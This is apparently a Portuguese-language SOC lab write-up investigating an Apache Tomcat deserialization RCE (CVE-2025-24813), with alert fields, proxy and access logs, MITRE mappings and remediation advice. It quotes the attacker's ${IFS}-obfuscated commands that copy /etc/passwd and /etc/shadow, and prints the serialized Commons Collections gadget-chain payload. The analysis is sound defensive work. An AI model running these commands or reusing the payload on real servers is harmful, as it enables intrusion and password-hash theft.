


Apache Tomcat Serialized Payload RCE (CVE-2025-24813)

Li Note :	An attacker appears to have exploited a vulnerability by sending crafted partial HTTP PUT requests to upload a malicious serialized Java payload to a writable directory on the server. This activity is likely followed by unauthorized command execution. Alert assigned for in-depth analysis and containment.
Hostname :	Tomcat-Server02
Content-Type :	application/x-java-serialized-object
Device Action :	Allowed
Requested URL :	/letsattack.session
Uploaded File :	letsattack.session
Content-Length :	1506
Source IP Address :	3.15.143.228
HTTP Request Method :	PUT
Alert Trigger Reason :	Detected suspicious PUT request uploading a serialized Java session file (.session) to Tomcat default servlet, matching CVE-2025-24813 exploitation pattern.
Destination IP Address :	172.16.20.51

Analizando os logs:

Filters	Event
< Hide Fields	
INTERESTING FIELDS	
o type	2025-05-30 12:21:49 Proxy 3.15.143.228:52345 → 172.16.20.51:8080 URL: /passwd.txt, SourceIP: 3.15.143.228, Timestamp: 2025-05-30T18:21:49Z, HTTPMethod: GET, StatusCode: 200, Description: Successful retrieval of passwd.txt file, HTTPVersion: HTTP/1.1, ResponseSize: 3276
o source_address	2025-05-30 12:20:39 Proxy 3.15.143.228:52345 → 172.16.20.51:8080 URL: /id.txt, SourceIP: 3.15.143.228, Timestamp: 2025-05-30T18:20:39Z, HTTPMethod: GET, StatusCode: 200, Description: Successful retrieval of id.txt file, HTTPVersion: HTTP/1.1, ResponseSize: 44
o source_port	2025-05-30 12:20:25 Proxy 3.15.143.228:52345 → 172.16.20.51:8080 URL: /check.txt, Action: HTTP PUT, Protocol: TCP, SourceIP: 3.15.143.228, Timestamp: 2025-05-30T18:20:25Z, SourcePort: 52345, StatusCode: 204, Description: File uploaded to webapps ROOT directory, possible e
o destination_address	2025-05-30 12:19:48 Proxy 3.15.143.228:52345 → 172.16.20.51:8080 URL: /hello-servlet, Action: HTTP GET, Protocol: TCP, SourceIP: 3.15.143.228, Timestamp: 2025-05-30T18:19:48Z, SourcePort: 52345, StatusCode: 500, Description: Deserialization triggered causing server error, Pa
o destination_port	2025-05-30 12:19:29 Firewall 3.15.143.228:52345 → 172.16.20.51:8080 Action: ALLOW, RuleID: FW-ALLOW-TOMCAT-8080, Protocol: TCP, SourceIP: 3.15.143.228, Timestamp: 2025-05-30T18:19:29Z, SourcePort: 52345, Description: Allowed inbound HTTP PUT request to Tomcat serv
o raw_log	2025-05-30 12:19:29 Proxy 3.15.143.228:52345 → 172.16.20.51:8080 URL: /letsattack.session, Action: HTTP PUT, Protocol: TCP, SourceIP: 3.15.143.228, Timestamp: 2025-05-30T18:19:29Z, SourcePort: 52345, StatusCode: 201, Description: Serialized Java session file uploaded to Tom



Pelos logs dá para ver que o atacante fez upload no servidor de 2 arquivos, “letsattack.session” e um “check.txt”, o servidor retornou 201, evidenciando que ele conseguiu fazer isso

Processes	Network Action	Terminal History	Browser History	Results: 10
EVENT TIME	COMMAND LINE			
May 30 2025 18:22:51	bash -c cat\$(IFS)/etc/shadow>/tmp/PWN\$HDW			
May 30 2025 18:20:06	bash -c cat\$(IFS)/etc/passwd>/tmp/PWNPD			
May 30 2025 18:19:59	bash -c cat\$(IFS)/etc/passwd>/tmp/PWNPD			
May 30 2025 18:19:48	bash -c echo\$(IFS)\$(whoami)>>/tmp/PWN			
May 30 2025 18:19:30	bash -c echo\$(IFS)\$(id)>>/tmp/PWN			
May 30 2025 18:19:17	/bin/sh /usr/lib/systemd/system-generators/cloud-init-generator /run/systemd/generator /run/systemd/generator.early /run/systemd/generator.late			
EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
Parent Path: /usr/lib/jvm/java-11-openjdk-amd64/bin/java				
Target Process Command Line: cat /etc/shadow				
May 30 2025 18:21:01	756	java	systemd	/usr/lib/jvm/java-11-openjdk-amd64/bin/java -...
May 30 2025 18:21:01	756	java	systemd	/usr/lib/jvm/java-11-openjdk-amd64/bin/java -...
May 30 2025 18:20:26	756	java	systemd	/usr/lib/jvm/java-11-openjdk-amd64/bin/java -...
May 30 2025 18:20:26	756	java	systemd	/usr/lib/jvm/java-11-openjdk-amd64/bin/java -...
May 30 2025 18:20:06	756	java	systemd	/usr/lib/jvm/java-11-openjdk-amd64/bin/java -...
May 30 2025 18:20:06	3104	bash	java	bash -c cat\$(IFS)/etc/passwd>/tmp/PWNPD
May 30 2025 18:19:59	756	java	systemd	/usr/lib/jvm/java-11-openjdk-amd64/bin/java -...
May 30 2025 18:19:59	3100	bash	java	bash -c cat\$(IFS)/etc/passwd>/tmp/PWNPD

Analisando os comandos e processos do servidor é possível dizer que ele está tentando copiar arquivos de senhas do servidor, passwd e shadow para o /tmp, também é possível ver que ele faz utilização do \${IFS} no lugar do espaço para evitar detecção.


```
root@ip-172-31-43-54:/opt/tomcat/apache-tomcat-9.0.90/webapps/ROOT# ls
RELEASE-NOTES.txt asf-logo-wide.svg bg-middle.png bg-upper.png favicon.ico index.jsp passwd.txt tomcat.css
WEB-INF bg-button.png bg-nav.png check.txt id.txt letsattack.session shadow.txt tomcat.svg
root@ip-172-31-43-54:/opt/tomcat/apache-tomcat-9.0.90/webapps/ROOT# cat check.txt
testdataroot@ip-172-31-43-54:/opt/tomcat/apache-tomcat-9.0.90/webapps/ROOT# cat letsattack.session
00srjava.util.HashSet0000004xpw
7@sr4org.apache.commons.collections.keyvalue.TiedMapEntry00x900LkeyLjava/lang/Object;LmaptLjava/util/Map;xptfoosr*org.
apache.commons.collections.map.LazyMapn0y0LfactoryT,Lorg/apache/commons/collections/Transformer;xpsr:org.apache.commons.collections.functions.ChainedT
iTransformerst:[Lorg/apache/commons/collections/Transformer;xpur:[Lorg.apache.commons.collections.Transformer;0V*0040xpsr:org.apache.commons.collection
s.functions.ConstantTransformerXv0A00L iConstantq-xpvrrjava.lang.Runtimeexpsr:org.apache.commons.collections.functions.InvokerTransformer000k{08}iArgst[
Ljava/lang/Object;L
iMethodNamelJava/lang/String;[
iParamTypest[Ljava/lang/Class;0002xpt getMethoduq-rjava.lang.String0002;0Bxpvq-q-ug-pug-tinvokeuq-rjava.lang.Objectxpvq-sq-ur[Ljava.lang.String;00V00
(Gxpt2bash -c cps{IFS}/tmp/PWMSHDW${IFS}/opt/tomcat/apache-tomcat-9.0.90/webapps/ROOT/shadow.txttexecuq-- sq-srjava.lang.Integer.0008Ivalueuxrjava.lang.
Number000
000xpsrjava.util.HashMap000 0F
loadFactorI thresholdxp@xxxroot@ip-172-31-43-54:/opt/tomcat/apache-tomcat-9.0.90/webapps/ROOT#
```

Ao analisar o código que sobrou no servidor é possível afirmar que ele copiou o shadow que estava no /tmp para o diretório do tomcat, ele fez isso com o passwd também

```
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET / HTTP/1.1" 200 11428
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /tomcat.css HTTP/1.1" 200 5981
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /tomcat.svg HTTP/1.1" 200 68761
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /favicon.ico HTTP/1.1" 200 21630
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /bg-nav.png HTTP/1.1" 200 1401
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /asf-logo-wide.svg HTTP/1.1" 200 27530
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /bg-upper.png HTTP/1.1" 200 3103
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /bg-middle.png HTTP/1.1" 200 1918
3.15.143.228 - [30/May/2025:18:18:42 +0000] "GET /bg-button.png HTTP/1.1" 200 713
3.15.143.228 - [30/May/2025:18:19:29 +0000] "PUT /check.txt HTTP/1.1" 201 -
3.15.143.228 - [30/May/2025:18:19:29 +0000] "PUT /letsattack.session HTTP/1.1" 201 -
3.15.143.228 - [30/May/2025:18:19:31 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:19:47 +0000] "PUT /check.txt HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:19:47 +0000] "PUT /letsattack.session HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:19:48 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:19:57 +0000] "PUT /check.txt HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:19:58 +0000] "PUT /letsattack.session HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:19:59 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:20:25 +0000] "PUT /check.txt HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:20:25 +0000] "PUT /letsattack.session HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:20:26 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:20:39 +0000] "GET /id.txt HTTP/1.1" 200 44
3.15.143.228 - [30/May/2025:18:21:00 +0000] "PUT /check.txt HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:21:00 +0000] "PUT /letsattack.session HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:21:01 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:21:49 +0000] "GET /passwd.txt HTTP/1.1" 200 3276
3.15.143.228 - [30/May/2025:18:22:50 +0000] "PUT /check.txt HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:22:50 +0000] "PUT /letsattack.session HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:22:51 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:23:11 +0000] "PUT /check.txt HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:23:11 +0000] "PUT /letsattack.session HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:23:12 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:23:25 +0000] "GET /shadow.txt HTTP/1.1" 404 761
3.15.143.228 - [30/May/2025:18:24:13 +0000] "PUT /check.txt HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:24:13 +0000] "PUT /letsattack.session HTTP/1.1" 204 -
3.15.143.228 - [30/May/2025:18:24:14 +0000] "GET /hello-servlet HTTP/1.1" 500 2901
3.15.143.228 - [30/May/2025:18:24:18 +0000] "GET /shadow.txt HTTP/1.1" 200 1831
```

De acordo com os logs do servidor ele conseguiu extrair com sucesso os hashes de senha dos usuários do servidor, o ataque foi um sucesso.

Ele basicamente enviou um letsattack.session que era um JAVA serializado para o servidor, depois mandava um GET para hello-servlet que gerencia sessões de usuário e colocava letsattack como sessão no cookie, então ele deserializava o arquivo malicioso letsattack.session malicioso e executava o JAVA la dentro, levando ao RCE



Esse IP não tem histórico de ser malicioso

T1190 - Exploit Public-Facing Application

T1059 - Command and Scripting Interpreter

T1210 - Exploitation of Remote Services

T1005 - Data from Local System

Horário:

2025-05-30 12:19:29

IoCs:

Endereços IP:

3.15.143.228

Análise:

O Atacante usou de uma vulnerabilidade RCE do tomcat, mandando uma requisição PUT de um arquivo JAVA malicioso e fazendo o servidor executar, ele extraiu arquivos como /etc/shadow e /etc/passwd, os copiando para o diretório tmp e depois copiando para o diretório ROOT do tomcat para usar GET e extrair esses hashes, de acordo com os logs as requisições foram bem-sucedidas.

Recomendações:

- Atualizar o Apache Tomcat
- Desabilitar HTTP PUT se não for necessário
- Aplicar menor privilégio ao usuário que executa o Tomcat para evitar acesso a pastas como /etc/shadow
- Configurar ou adicionar um WAF para filtrar requisições maliciosas